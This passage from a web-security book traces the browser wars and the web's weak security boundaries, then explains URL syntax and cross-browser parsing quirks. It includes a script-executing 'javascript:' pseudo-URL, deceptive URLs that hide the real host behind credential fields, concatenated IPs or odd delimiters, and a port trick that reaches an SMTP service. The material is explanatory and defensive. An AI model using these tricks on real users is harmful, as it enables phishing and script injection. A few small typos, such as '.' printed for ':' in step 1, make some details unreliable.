businesses. By about 2002, worms and browser vulnerabilities had emerged as a frequently revisited theme in the media. Microsoft, by virtue of its market dominance and a relatively dismissive security posture, took much of the resulting PR heat. The company casually downplayed the problem, but the trend eventually created an atmosphere conducive to a small rebellion.

In 2004, a new contender in the browser wars emerged: Mozilla Firefox (a community-supported descendant of Netscape Navigator) took the offensive, specifically targeting Internet Explorer's poor security track record and standards compliance. Praised by both IT journalists and security experts, Firefox quickly secured a 20 percent market share. While the newcomer soon proved to be nearly as plagued by security bugs as its counterpart from Redmond, its open source nature and the freedom from having to cater to stubborn corporate users allowed developers to fix issues much faster.

**NOTE** *Why would vendors compete so feverishly? Strictly speaking, there is no money to be made by having a particular market share in the browser world. That said, pundits have long speculated that it is a matter of power: By bundling, promoting, or demoting certain online services (even as simple as the default search engine), whoever controls the browser controls much of the Internet.*

Firefox aside, Microsoft had other reasons to feel uneasy. Its flagship product, the Windows operating system, was increasingly being used as an (expendable?) launch pad for the browser, with more and more applications (from document editors to games) moving to the Web. This could not be good.

These facts, combined with the sudden emergence of Apple's Safari browser and perhaps Opera's advances in the world of smartphones, must have had Microsoft executives scratching their heads. They had missed the early signs of the importance of the Internet in the 1990s; surely they couldn't afford to repeat the mistake. Microsoft put some steam behind Internet Explorer development again, releasing drastically improved and somewhat more secure versions 7, 8, and 9 in rapid succession.

Competitors countered with new features and claims of even better (if still superficial) standards compliance, safer browsing, and performance improvements. Caught off guard by the unexpected success of *XMLHttpRequest* and quick to forget other lessons from the past, vendors also decided to experiment boldly with new ideas, sometimes unilaterally rolling out half-baked or somewhat insecure designs like *globalStorage* in Firefox or *httpOnly* cookies in Internet Explorer, just to try their luck.

To further complicate the picture, frustrated by creative differences with W3C, a group of contributors created a wholly new standards body called the Web Hypertext Application Technology Working Group (WHATWG). The WHATWG has been instrumental in the development of HTML5, the first holistic and security-conscious revision of existing standards, but it is reportedly shunned by Microsoft due to patent policy disputes.

Throughout much of its history, the Web has enjoyed a unique, highly competitive, rapid, often overly political, and erratic development model with no unifying vision and no one set of security principles. This state of affairs has left a

profound mark on how browsers operate today and how secure the user data handled by browsers can be.

Chances are, this situation is not going to change anytime soon.

## *The Evolution of a Threat*

Clearly, web browsers, and their associated document formats and communication protocols, evolved in an unusual manner. This evolution may explain the high number of security problems we see, but by itself it hardly proves that these problems are unique or noteworthy. To wrap up this chapter, let's take a quick look at the very special characteristics behind the most prevalent types of online security threats and explore why these threats had no particularly good equivalents in the years before the Web.

## *The User as a Security Flaw*

Perhaps the most striking (and entirely nontechnical) property of web browsers is that most people who use them are overwhelmingly unskilled. Sure, nonproficient users have been an amusing, fringe problem since the dawn of computing. But the popularity of the Web, combined with its remarkably low barrier to entry, means we are facing a new foe: Most users simply don't know enough to stay safe.

For a long time, engineers working on general-purpose software have made seemingly arbitrary assumptions about the minimal level of computer proficiency required of their users. Most of these assumptions have been without serious consequences; the incorrect use of a text editor, for instance, would typically have little or no impact on system security. Incompetent users simply would not be able to get their work done, a wonderfully self-correcting issue.

Web browsers do not work this way, however. Unlike certain complicated software, they can be *successfully* used by people with virtually no computer training, people who may not even know how to use a text editor. But at the same time, browsers can be operated *safely* only by people with a pretty good understanding of computer technology and its associated jargon, including topics such as Public-Key Infrastructure. Needless to say, this prerequisite is not met by most users of some of today's most successful web applications.

Browsers still look and feel as if they were designed by geeks and for geeks, complete with occasional cryptic and inconsistent error messages, complex configuration settings, and a puzzling variety of security warnings and prompts. A notable study by Berkeley and Harvard researchers in 2006 demonstrated that casual users are almost universally oblivious to signals that surely make perfect sense to a developer, such as the presence or absence of lock icons in the status bar.<sup>4</sup> In another study, Stanford and Microsoft researchers reached similar conclusions when they examined the impact of the modern “green URL bar” security indicator. The mechanism, designed to offer a more intuitive alternative to lock icons, actually made it easier to trick users by teaching the audience to trust a particular shade of green, no matter where this color appeared.<sup>5</sup>

Some experts argue that the ineptitude of the casual user is not the fault of software vendors and hence not an engineering problem at all. Others note that when creating software so easily accessible and so widely distributed, it is

irresponsible to force users to make security-critical decisions that depend on technical prowess not required to operate the program in the first place.

To blame browser vendors alone is just as unfair, however: The computing industry as a whole has no robust answers in this area, and very little research is available on how to design comparably complex user interfaces (UIs) in a bulletproof way. After all, we barely get it right for ATMs.

### *The Cloud, or the Joys of Communal Living*

Another peculiar characteristic of the Web is the dramatically understated separation between unrelated applications and the data they process.

In the traditional model followed by virtually all personal computers over the last 15 years or so, there are very clear boundaries between highlevel data objects (documents), user-level code (applications), and the operating system kernel that arbitrates all cross-application communications and hardware input/output (I/O) and enforces configurable security rules should an application go rogue. These boundaries are well studied and useful for building practical security schemes. A file opened in your text editor is unlikely to be able to steal your email, unless a really unfortunate conjunction of implementation flaws subverts all these layers of separation at once.

In the browser world, this separation is virtually nonexistent: Documents and code live as parts of the same intermingled blobs of HTML, isolation between completely unrelated applications is partial at best (with all sites nominally sharing a global JavaScript environment), and many types of interaction between sites are implicitly permitted with few, if any, flexible, browserlevel security arbitration frameworks.

In a sense, the model is reminiscent of CP/M, DOS, and other principally nonmultitasking operating systems with no robust memory protection, CPU preemption, or multiuser features. The obvious difference is that few users depended on these early operating systems to simultaneously run multiple untrusted, attacker-supplied applications, so there was no particular reason for alarm.

In the end, the seemingly unlikely scenario of a text file stealing your email is, in fact, a frustratingly common pattern on the Web. Virtually all web applications must heavily compensate for unsolicited, malicious cross-domain access and take cumbersome steps to maintain at least some separation of code and the displayed data. And sooner or later, virtually all web applications fail. Content-related security issues, such as cross-site scripting or cross-site request forgery, are extremely common and have very few counterparts in dedicated, compartmentalized client architectures.

### *Nonconvergence of Visions*

Fortunately, the browser security landscape is not entirely hopeless, and despite limited separation between web applications, several selective security mechanisms offer rudimentary protection against the most obvious attacks. But this brings us to another characteristic that makes the Web such an interesting subject: There is no shared, holistic security model to grasp and live by. We are not looking for a grand

vision for world peace, mind you, but simply a common set of flexible paradigms that would apply to most, if not all, of the relevant security logic. In the Unix world, for example, the *rwx* user/group permission model is one such strong unifying theme. But in the browser realm?

In the browser realm, a mechanism called *same-origin policy* could be considered a candidate for a core security paradigm, but only until one realizes that it governs a woefully small subset of cross-domain interactions. That detail aside, even within its scope, it has no fewer than seven distinct varieties, each of which places security boundaries between applications in a slightly different place.<sup>5</sup> Several dozen additional mechanisms, with no relation to the same-origin model, control other key aspects of browser behavior (essentially implementing what each author considered to be the best approach to security controls that day).

As it turns out, hundreds of small, clever hacks do not necessarily add up to a competent security opus. The unusual lack of integrity makes it very difficult even to decide where a single application ends and a different one begins. Given this reality, how does one assess attack surfaces, grant or take away permissions, or accomplish just about any other security-minded task? Too often, “by keeping your fingers crossed” is the best response we can give.

Curiously, many well-intentioned attempts to improve security by defining new security controls only make the problem worse. Many of these schemes create new security boundaries that, for the sake of elegance, do not perfectly align with the hairy juxtaposition of the existing ones. When the new controls are finer grained, they are likely to be rendered ineffective by the legacy mechanisms, offering a false sense of security; when they are more coarse grained, they may eliminate some of the subtle assurances that the Web depends on right now. (Adam Barth and Collin Jackson explore the topic of destructive interference between browser security policies in their academic work.)<sup>6</sup>

### *Cross-Browser Interactions: Synergy in Failure*

The overall susceptibility of an ecosystem composed of several different software products could be expected to be equal to a simple sum of the flaws contributed by each of the applications. In some cases, the resulting exposure may be less (diversity improves resilience), but one would not expect it to be more.

The Web is once again an exception to the rule. The security community has discovered a substantial number of issues that cannot be attributed to any particular piece of code but that emerge as a real threat when various browsers try to interact with each other. No particular product can be easily singled out for blame: They are all doing their thing, and the only problem is that no one has bothered to define a common etiquette for all of them to obey.

For example, one browser may assume that, in line with its own security model, it is safe to pass certain URLs to external applications or to store or read back certain types of data from disk. For each such assumption, there likely exists at least one browser that strongly disagrees, expecting other parties to follow its

---

<sup>5</sup> The primary seven varieties, as discussed throughout Part II of this book, include the security policy for JavaScript DOM access; XMLHttpRequest API; HTTP cookies; local storage APIs; and plug-ins such as Flash, Silverlight, or Java.

rules instead. The exploitability of these issues is greatly aggravated by vendors' desire to get their foot in the door and try to allow web pages to switch to their browser on the fly without the user's informed consent. For example, Firefox allows pages to be opened in its browser by registering a *firefoxurl:* protocol; Microsoft installs its own .NET gateway plugin in Firefox; Chrome does the same to Internet Explorer via a protocol named *cf:*.

**NOTE** *Especially in the case of such interactions, pinning the blame on any particular party is a fool's errand. In a recent case of a bug related to firefoxurl:, Microsoft and half of the information security community blamed Mozilla, while Mozilla and the other half of experts blamed Microsoft.<sup>7</sup> It did not matter who was right: The result was still a very real mess.*

Another set of closely related problems (practically unheard of in the days before the Web) are the incompatibilities in superficially similar security mechanisms implemented in each browser. When the security models differ, a sound web application–engineering practice in one product may be inadequate and misguided in another. In fact, several classes of rudimentary tasks, such as serving a user-supplied plaintext file, cannot be safely implemented in certain browsers at all. This fact, however, will not be obvious to developers unless they are working in one of the affected browsers—and even then, they need to hit just the right spot.

In the end, all the characteristics outlined in this section contribute to a whole new class of security vulnerabilities that a taxonomy buff might call a *failure to account for undocumented diversity*. This class is very well populated today.

### *The Breakdown of the Client-Server Divide*

Information security researchers enjoy the world of static, clearly assigned roles, which are a familiar point of reference when mapping security interactions in the otherwise complicated world. For example, we talk about Alice and Bob, two wholesome, hardworking users who want to communicate, and Mallory, a sneaky attacker who is out to get them. We then have client software (essentially dumb, sometimes rogue I/O terminals that frivolously request services) and humble servers, carefully fulfilling the clients' whim. Developers learn these roles and play along, building fairly comprehensible and testable network-computing environments in the process.

The Web began as a classical example of a proper client-server architecture, but the functional boundaries between client and server responsibilities were quickly eroded. The culprit is JavaScript, a language that offers the HTTP servers a way to delegate application logic to the browser ("client") side and gives them two very compelling reasons to do so. First, such a shift often results in more responsive user interfaces, as servers do not need to synchronously participate in each tiny UI state change imaginable. Second, serverside CPU and memory requirements (and hence service-provisioning costs) can decrease drastically when individual workstations across the globe chip in to help with the bulk of the work.

The client-server diffusion process began innocently enough, but it was only a matter of time before the first security mechanisms followed to the client side too, along with all the other mundane functionality. For example, what was the point of

carefully scrubbing HTML on the server side when the data was only dynamically rendered by JavaScript on the client machine?

In some applications, this trend was taken to extremes, eventually leaving the server as little more than a dumb storage device and moving almost all the parsing, editing, display, and configuration tasks into the browser itself. In such designs, the dependency on a server could even be fully severed by using offline web extensions such as HTML5 persistent storage.

A simple shift in where the entire application magic happens is not necessarily a big deal, but not all security responsibilities can be delegated to the client as easily. For example, even in the case of a server acting as dumb storage, clients cannot be given indiscriminate access to all the data stored on the server for other users, and they cannot be trusted to enforce access controls. In the end, because it was not desirable to keep all the application security logic on the server side, and it was impossible to migrate it fully to the client, most applications ended up occupying some arbitrary middle ground instead, with no easily discernible and logical separation of duties between the client and server components. The resulting unfamiliar designs and application behaviors simply had no useful equivalents in the elegant and wholesome world of security role-play.

The situation has resulted in more than just a design-level mess; it has led to irreducible complexity. In a traditional client-server model with well-specified APIs, one can easily evaluate a server's behavior without looking at the client, and vice versa. Moreover, within each of these components, it is possible to easily isolate smaller functional blocks and make assumptions about their intended operation. With the new model, coupled with the opaque, one-off application APIs common on the Web, these analytical tools, and the resulting ease of reasoning about the security of a system, have been brutally taken away.

The unexpected failure of standardized security modeling and testing protocols is yet another problem that earns the Web a very special—and scary—place in the universe of information security.

*Global browser market share, May 2011*

Vendor	Browser Name	Market Share	
Microsoft	Internet Explorer 6	10%	52%
	Internet Explorer 7	7%	
	Internet Explorer 8	31%	
	Internet Explorer 9	4%	
Mozilla	Firefox 3	12%	22%
	Firefox 4+	10%	
Google	Chrome	13%	
Apple	Safari	7%	
Opera Software	Opera	3%	

*Source:* Data drawn from public Net Applications reports.<sup>1</sup>



# PART I

## A N A T O M Y O F T H E W E B

The first part of this book focuses on the principal concepts that govern the operation of web browsers, namely, the protocols, document formats, and programming languages that make it all tick. Because all the familiar, user-visible security mechanisms employed in modern browsers are profoundly intertwined with these inner workings, the bare internals deserve a fair bit of attention before we wander off deeper into the woods.



# 2

## IT STARTS WITH A URL

The most recognizable hallmark of the Web is a simple text string known as the *Uniform Resource Locator (URL)*. Each well-formed, fully qualified URL is meant to conclusively address and uniquely identify a single resource on a remote server (and in doing so, implement a couple of related, auxiliary functions). The URL syntax is the cornerstone of the address bar, the most important user interface (UI) security indicator in every browser.

In addition to true URLs used for content retrieval, several classes of *pseudo-URLs* use a similar syntax to provide convenient access to browser-level features, including the integrated scripting engine, several special document rendering modes, and so on. Perhaps unsurprisingly, these pseudo-URL actions can have a significant impact on the security of any site that decides to link to them.

The ability to figure out how a particular URL will be interpreted by the browser, and the side effects it will have, is one of the most basic and common security tasks attempted by humans and web applications alike, but it can be a problematic one. The generic URL syntax, the work of Tim Berners-Lee, is codified primarily in RFC 3986;<sup>1</sup> its practical uses on the Web are outlined in RFCs 1738,<sup>2</sup> 2616,<sup>3</sup> and a couple of other, less-significant standards. These documents are remarkably detailed, resulting in a fairly complex parsing model, but they are not precise enough to lead to harmonious, compatible implementations in all client software. In addition, individual software vendors have chosen to deviate from the specifications for their own reasons.

Let's have a closer look at how the humble URL works in practice.

## Uniform Resource Locator Structure

Figure 2-1 shows the format of a *fully qualified absolute URL*, one that specifies all information required to access a particular resource and that does not depend in any way on where the navigation began. In contrast, a *relative URL*, such as `../file.php?text=hello+world`, omits some of this information and must be interpreted in the context of a base URL associated with the current browsing context.




Figure 2-1: Structure of an absolute URL

The segments of the absolute URL seem intuitive, but each comes with a set of gotchas, so let's review them now.

### Scheme Name

The *scheme name* is a case-insensitive string that ends with a single colon, indicating the protocol to be used to retrieve the resource. The official registry of valid URL schemes is maintained by the *Internet Assigned Numbers Authority (IANA)*, a body more widely known for its management of the IP address space.<sup>4</sup> IANA's current list of valid scheme names includes several dozen entries such as `http:`, `https:`, and `ftp:`; in practice, a much broader set of schemes is informally recognized by common browsers and third-party applications, some which have special security consequences. (Of particular interest are several types of pseudo-URLs, such as `data:` or `javascript:`, as discussed later in this chapter and throughout the remainder of this book.)

Before they can do any further parsing, browsers and web applications need to distinguish fully qualified absolute URLs from relative ones. The presence of a valid scheme in front of the address is meant to be the key difference, as defined in RFC 1738: In a compliant absolute URL, only the alphanumerics “+”, “-”, and “.” may appear before the required “:”. In practice, however, browsers deviate from this guidance a bit. All ignore leading newlines and white spaces. Internet Explorer ignores the entire nonprintable character range of ASCII codes 0x01 to 0x1F. Chrome additionally skips 0x00, the NUL character. Most implementations also

ignore newlines and tabs in the middle of scheme names, and Opera accepts high-bit characters in the string.

Because of these incompatibilities, applications that depend on the ability to differentiate between relative and absolute URLs must conservatively reject any anomalous syntax—but as we will soon find out, even this is not enough.

### *Indicator of a Hierarchical URL*

In order to comply with the generic syntax rules laid out in RFC 1738, every absolute, hierarchical URL is required to contain the fixed string “//” right before the authority section. If the string is missing, the format and function of the remainder of the URL is undefined for the purpose of that specification and must be treated as an opaque, scheme-specific value.

**NOTE** *An example of a nonhierarchical URL is the mailto: protocol, used to specify email addresses and possibly a subject line (mailto:user@example.com?subject=Hello+world). Such URLs are passed down to the default mail client without making any further attempt to parse them.*

The concept of a generic, hierarchical URL syntax is, in theory, an elegant one. It ought to enable applications to extract some information about the address without knowing how a particular scheme works. For example, without a preconceived notion of the *wacky-widget:* protocol, and by applying the concept of generic URL syntax alone, the browser could decide that *http://example.com/test1/* and *wacky-widget://example.com/test2/* reference the same, trusted remote host.

Regrettably, the specification has an interesting flaw: The aforementioned RFC says nothing about what the implementer should do when encountering URLs where the scheme is known to be nonhierarchical but where a “//” prefix still appears, or vice versa. In fact, a reference parser implementation provided in RFC 1630 contains an unintentional loophole that gives a counterintuitive meaning to the latter class of URLs. In RFC 3986, published some years later, the authors sheepishly acknowledge this flaw and permit implementations to try to parse such URLs for compatibility reasons. As a consequence, many browsers interpret the following examples in unexpected ways:

- ***http:example.com/*** In Firefox, Chrome, and Safari, this address may be treated identically to *http://example.com/* when no fully qualified base URL context exists and as a relative reference to a directory named *example.com* when a valid base URL is available.
- ***javascript://example.com/%0Aalert(1)*** This string is interpreted as a valid nonhierarchical pseudo-URL in all modern browsers, and the JavaScript *alert(1)* code will execute, showing a simple dialog window.
- ***mailto://user@example.com*** Internet Explorer accepts this URL as a valid nonhierarchical reference to an email address; the “//” part is simply skipped. Other browsers disagree.

### *Credentials to Access the Resource*

The credentials portion of the URL is optional. This location can specify a username, and perhaps a password, that may be required to retrieve the data from the server. The method through which these credentials are exchanged is not specified as a part of the abstract URL syntax, and it is always protocol specific. For those protocols that do not support authentication, the behavior of a credential-bearing URL is simply undefined.

When no credentials are supplied, the browser will attempt to fetch the resource anonymously. In the case of HTTP and several other protocols, this means not sending any authentication data; for FTP, it involves logging into a guest account named *ftp* with a bogus password.

Most browsers accept almost any characters, other than general URL section delimiters, in this section with two exceptions: Safari, for unclear reasons, rejects a broader set of characters, including “<”, “>”, “{”, and “}”, while Firefox also rejects newlines.<sup>6</sup>

### *Server Address*

For all fully qualified hierarchical URLs, the server address section must specify a case-insensitive DNS name (such as *example.com*), a raw IPv4 address (such as *127.0.0.1*), or an IPv6 address in square brackets (such as *[0:0:0:0:0:0:0:1]*), indicating the location of a server hosting the requested resource. Firefox will also accept IPv4 addresses and hostnames in square brackets, but other implementations reject them immediately.

Although the RFC permits only canonical notations for IP addresses, standard C libraries used by most applications are much more relaxed, accepting noncanonical IPv4 addresses that mix octal, decimal, and hexadecimal notation or concatenate some or all of the octets into a single integer. As a result, the following options are recognized as equivalent:

- ***http://127.0.0.1/*** This is a canonical representation of an IPv4 address.
- ***http://0x7f.1/*** This is a representation of the same address that uses a hexadecimal number to represent the first octet and concatenates all the remaining octets into a single decimal value.
- ***http://017700000001/*** The same address is denoted using a 0-prefixed octal value, with all octets concatenated into a single 32-bit integer.

A similar laid-back approach can be seen with DNS names. Theoretically, DNS labels need to conform to a very narrow character set (specifically, alphanumerics, “.”, and “-”, as defined in RFC 1035<sup>5</sup>), but many browsers will happily ask the underlying operating system resolver to look up almost anything, and the operating system will usually also not make a fuss. The exact set of characters accepted in the hostname and passed to the resolver varies from client to client. Safari is most

---

<sup>6</sup> This is possibly out of the concern for FTP, which transmits user credentials without any encoding; in this protocol, a newline transmitted as is would be misinterpreted by the server as the beginning of a new FTP command. Other browsers may transmit FTP credentials in noncompliant percent-encoded form or simply strip any problematic characters later on.

rigorous, while Internet Explorer is the most permissive. Perhaps of note, several control characters in the 0x0A–0x0D and 0xA0–0xAD ranges are ignored by most browsers in this portion of the URL.

**NOTE** *One fascinating behavior of the URL parsers in all of the mainstream browsers is their*

*willingness to treat the character “◦” (ideographic full stop, Unicode point U+3002) identically to a period in hostnames but not anywhere else in the URL. This is reportedly because certain Chinese keyboard mappings make it much easier to type this symbol than the expected 7-bit ASCII value.*

### *Server Port*

This server port is an optional section that describes a nonstandard network port to connect to on the previously specified server. Virtually all application-level protocols supported by browsers and third-party applications use TCP or UDP as the underlying transport method, and both TCP and UDP rely on 16-bit port numbers to separate traffic between unrelated services running on a single machine. Each scheme is associated with a default port on which servers for that protocol are customarily run (80 for HTTP, 21 for FTP, and so on), but the default can be overridden at the URL level.

**NOTE** *An interesting and unintended side effect of this feature is that browsers can be tricked*

*into sending attacker-supplied data to random network services that do not speak the protocol the browser expects them to. For example, one may point a browser to http:// mail.example.com:25/, where 25 is a port used by the Simple Mail Transfer Protocol (SMTP) service rather than HTTP. This fact has caused a range of security problems and prompted a number of imperfect workarounds, as discussed in more detail in Part II of this book.*

### *Hierarchical File Path*

The next portion of the URL, the hierarchical file path, is envisioned as a way to identify a specific resource to be retrieved from the server, such as `/documents/2009/my_diary.txt`. The specification quite openly builds on top of the Unix directory semantics, mandating the resolution of “`..`” and “`./`” segments in the path and providing a directory-based method for sorting out relative references in non-fully qualified URLs.

Using the filesystem model must have seemed like a natural choice in the 1990s, when web servers acted as simple gateways to a collection of static files and the occasional executable script. But since then, many contemporary web application frameworks have severed any remaining ties with the filesystem, interfacing directly with database objects or registered locations in resident program code. Mapping these data structures to well-behaved URL paths is possible but not always practiced or practiced carefully. All of this makes automated content retrieval, indexing, and security testing more complicated than it should be.

## *Query String*

The query string is an optional section used to pass arbitrary, nonhierarchical parameters to the resource earlier identified by the path. One common example is passing user-supplied terms to a server-side script that implements the search functionality, such as:

---

`http://example.com/search.php?query=Hello+world`

---

Most web developers are accustomed to a particular layout of the query string; this familiar format is generated by browsers when handling HTML-based forms and follows this syntax:

---

`name1=value1&name2=value2...`

---

Surprisingly, such layout is not mandated in the URL RFCs. Instead, the query string is treated as an opaque blob of data that may be interpreted by the final recipient as it sees fit, and unlike the path, it is not encumbered with specific parsing rules.

Hints of the commonly used format can be found in an informational RFC 1630,<sup>6</sup> in a mail-related RFC 2368,<sup>7</sup> and in HTML specifications dealing with forms.<sup>8</sup> None of this is binding, and therefore, while it may be impolite, it is not a mistake for web applications to employ arbitrary formats for whatever data they wish to put in that part of the URL.

## *Fragment ID*

The fragment ID is an opaque value with a role similar to the query string but that provides optional instructions for the client application rather than the server. (In fact, the value is not supposed to be sent to the server at all.) Neither the format nor function of the fragment ID is clearly specified in the RFCs, but it is hinted that it may be used to address “subresources” in the retrieved document or to provide other document-specific rendering cues.

In practice, fragment identifiers have only a single sanctioned use in the browser: that of specifying the name of an anchor HTML element for in-document navigation. The logic is simple. If an anchor name is supplied in the URL and a matching HTML tag can be located, the document will be scrolled to that location for viewing; otherwise, nothing happens. Because the information is encoded in the URL, this particular view of a lengthy document could be easily shared with others or bookmarked. In this use, the meaning of a fragment ID is limited to scrolling an existing document, so there is no need to retrieve any new data from the server when only this portion of the URL is updated in response to user actions.

This interesting property has led to another, more recent and completely ad hoc use of this value: to store miscellaneous state information needed by client-side scripts. For example, consider a map-browsing application that puts the currently viewed map coordinates in the fragment identifier so that it will know to resume from that same location if the link is bookmarked or shared. Unlike

updating the query string, changing the fragment ID on-the-fly will not trigger a time-consuming page reload, making this data-storage trick a killer feature.

### *Putting It All Together Again*

Each of the aforementioned URL segments is delimited by certain reserved characters: slashes, colons, question marks, and so on. To make the whole approach usable, these delimiting characters should not appear anywhere in the URL for any other purpose. With this assumption in mind, imagine a sample algorithm to split absolute URLs into the aforementioned functional parts in a manner at least vaguely consistent with how browsers accomplish this task. A reasonably decent example of such an algorithm could be:

#### **STEP 1: Extract the scheme name.**

Scan for the first “.” character. The part of the URL to its left is the scheme name. Bail out if the scheme name does not conform to the expected set of characters; the URL may need to be treated as a relative one if so.

#### **STEP 2: Consume the hierarchical URL identifier.**

The string “//” should follow the scheme name. Skip it if found; bail out if not.

**NOTE** *In some parsing contexts, implementations will be just as happy with zero, one, or even three or more slashes instead of two, for usability reasons. In the same vein, from its inception, Internet Explorer accepted backslashes (\) in lieu of slashes in any location in the URL, presumably to assist inexperienced users.\* All browsers other than Firefox eventually followed this trend and recognize URLs such as <http:\\example.com>.*

#### **STEP 3: Grab the authority section.**

Scan for the next “/”, “?”, or “#”, whichever comes first, to extract the authority section from the URL. As mentioned above, most browsers will also accept “\” as a delimiter in place of a forward slash, which may need to be accounted for. The semicolon (;) is another acceptable authority delimiter in browsers other than Internet Explorer and Safari; the reason for this decision is unknown.

---

\* Unlike UNIX-derived operating systems, Microsoft Windows uses backslashes instead of slashes to delimit file paths (say, *c:\windows\system32\calc.exe*). Microsoft probably tried to compensate for the possibility that users would be confused by the need to type a different type of a slash on the Web or hoped to resolve other possible inconsistencies with *file*: URLs and similar mechanisms that would be interfacing directly with the local filesystem. Other Windows filesystem specifics (such as case insensitivity) are not replicated, however.

#### **STEP 3A: Find the credentials, if any.**

Once the authority section is extracted, locate the at symbol (@) in the substring. If found, the leading snippet constitutes login credentials, which should be further tokenized at the first occurrence of a colon (if present) to split the login and password data.

### **STEP 3B: Extract the destination address.**

The remainder of the authority section is the destination address. Look for the first colon to separate the hostname from the port number. A special case is needed for bracket-enclosed IPv6 addresses, too.

### **STEP 4: Identify the path (if present).**

If the authority section is followed immediately by a forward slash—or for some implementations, a backslash or semicolon, as noted earlier—scan for the next “?”, “#”, or end-of-string, whichever comes first. The text in between constitutes the path section, which should be normalized according to Unix path semantics.

### **STEP 5: Extract the query string (if present).**

If the last successfully parsed segment is followed by a question mark, scan for the next “#” character or end-of-string, whichever comes first. The text in between is the query string.

### **STEP 6: Extract the fragment identifier (if present).**

If the last successfully parsed segment is followed by “#”, everything from that character to the end-of-string is the fragment identifier. Either way, you’re done!

This algorithm may seem mundane, but it reveals subtle details that even seasoned programmers normally don’t think about. It also illustrates that it is extremely difficult for casual users to understand how a particular URL may be parsed. Let’s start with this fairly simple case:

---

`http://example.com&gibberish=1234@167772161/`

---

The target of this URL—a concatenated IP address that decodes to 10.0.0.1—is not readily apparent to a nonexpert, and many users would believe they are visiting *example.com* instead.<sup>7</sup> But all right, that was an easy one! So let’s have a peek at this syntax instead:

---

`http://example.com\@coredump.cx/`

---

In Firefox, that URL will take the user to *coredump.cx*, because *example.com\* will be interpreted as a valid value for the login field. In almost all other browsers, “\” will be interpreted as a path delimiter, and the user will land on *example .com* instead.

---

An even more frustrating example exists for Internet Explorer. Consider this:

---

`http://example.com;.coredump.cx/`

---

Microsoft’s browser permits “;” in the hostname and successfully resolves this label, thanks to the appropriate configuration of the *coredump.cx* domain. Most other browsers will autocorrect the URL to *http://example.com/ ;.coredump.cx* and

---

<sup>7</sup> This particular @-based trick was quickly embraced to facilitate all sorts of online fraud targeted at casual users. Attempts to mitigate its impact ranged from the heavy-handed and oddly specific (e.g., disabling URL-based authentication in Internet Explorer or crippling it with warnings in Firefox) to the fairly sensible (e.g., hostname highlighting in the address bar of several browsers).

take the user to *example.com* instead (except for Safari, where the syntax causes an error). If this looks messy, remember that we are just getting started with how browsers work!

## Reserved Characters and Percent Encoding

The URL-parsing algorithm outlined in the previous section relies on the assumption that certain reserved, syntax-delimiting characters will not appear literally in the URL in any other capacity (that is, they won't be a part of the username, request path, and so on). These generic, syntax-disrupting delimiters are:

---

: / ? # [ ] @

---

The RFC also names a couple of lower-tier delimiters without giving them any specific purpose, presumably to allow scheme- or applicationspecific features to be implemented within any of the top-level sections:

---

! \$ & ' ( ) \* + , =

---

All of the above characters are in principle off-limits, but there are legitimate cases where one would want to include them in the URL (for example, to accommodate arbitrary search terms entered by the user and passed to the server in the query string). Therefore, rather than ban them, the standard provides a method to encode all spurious occurrences of these values. The method, simply called *percent encoding* or *URL encoding*, substitutes characters with a percent sign (%) followed by two hexadecimal digits representing a matching ASCII value. For example, “/” will be encoded as %2F (uppercase is customary but not enforced). It follows that to avoid ambiguity, the naked percent sign itself must be encoded as %25. Any intermediaries that handle existing URLs (browsers and web applications included) are further compelled never to attempt to decode or encode reserved characters in relayed URLs, because the meaning of such a URL may suddenly change.

Regrettably, the immutability of reserved characters in existing URLs is at odds with the need to respond to any URLs that are technically illegal because they misuse these characters and that are encountered by the browser in the wild. This topic is not covered by the specifications at all, which forces browser vendors to improvise and causes cross-implementation inconsistencies. For example, should the URL *http://a@b@c/* be translated to *http:// a@b%40c/* or perhaps to *http://a%40b@c/*? Internet Explorer and Safari think the former makes more sense; other browsers side with the latter view.

The remaining characters not in the reserved set are not supposed to have any particular significance within the URL syntax itself. However, some (such as nonprintable ASCII control characters) are clearly incompatible with the idea that URLs should be human readable and transport-safe. Therefore, the RFC outlines a confusingly named subset of *unreserved* characters (consisting of alphanumerics, “-”, “.”, “\_”, and “~”) and says that only this subset and the reserved characters in their intended capacity are formally allowed to appear in the URL as is.

**NOTE** Curiously, these unreserved characters are only allowed to appear in an unescaped form; they are not required to do so. User agents may encode or decode them at whim, and doing so does not change the meaning of the URL at all. This property brings up yet another way to confuse users: the use of noncanonical representations of unreserved characters. Specifically, all of the following are equivalent:

- `http://example.com/`
- `http://%65xample.%63om/`
- `http://%65%78%61%6d%70%6c%65%2e%63%6f%6d/*`

A number of otherwise nonreserved, printable characters are excluded from the so-called unreserved set. Because of this, strictly speaking, the RFCs require them to be unconditionally percent encoded. However, since browsers are not explicitly tasked with the enforcement of this rule, it is not taken very seriously. In particular, all browsers allow “^”, “{”, “|”, and “}” to appear in URLs without escaping and will send these characters to the server as is. Internet Explorer further permits “<”, “>”, and “” to go through; Internet Explorer, Firefox, and Chrome all accept “\”; Chrome and Internet Explorer will permit a double quote; and Opera and Internet Explorer both pass the nonprintable character 0x7F (DEL) as is.

Lastly, contrary to the requirements spelled out in the RFC, most browsers also do not encode fragment identifiers at all. This poses an unexpected challenge to client-side scripts that rely on this string and expect certain potentially unsafe characters never to appear literally. We will revisit this topic in Chapter 6.

### *Handling of Non-US-ASCII Text*

Many languages used around the globe rely on characters outside the basic, 7-bit ASCII character set or the default 8-bit code page traditionally used by all PC-compatible systems (CP437). Heck, some languages depend on alphabets that are not based on Latin at all.

In order to accommodate the needs of an often-ignored but formidable non-English user base, various 8-bit code pages with an alternative set of highbit characters were devised long before the emergence of the Web: ISO 8859-1,

---

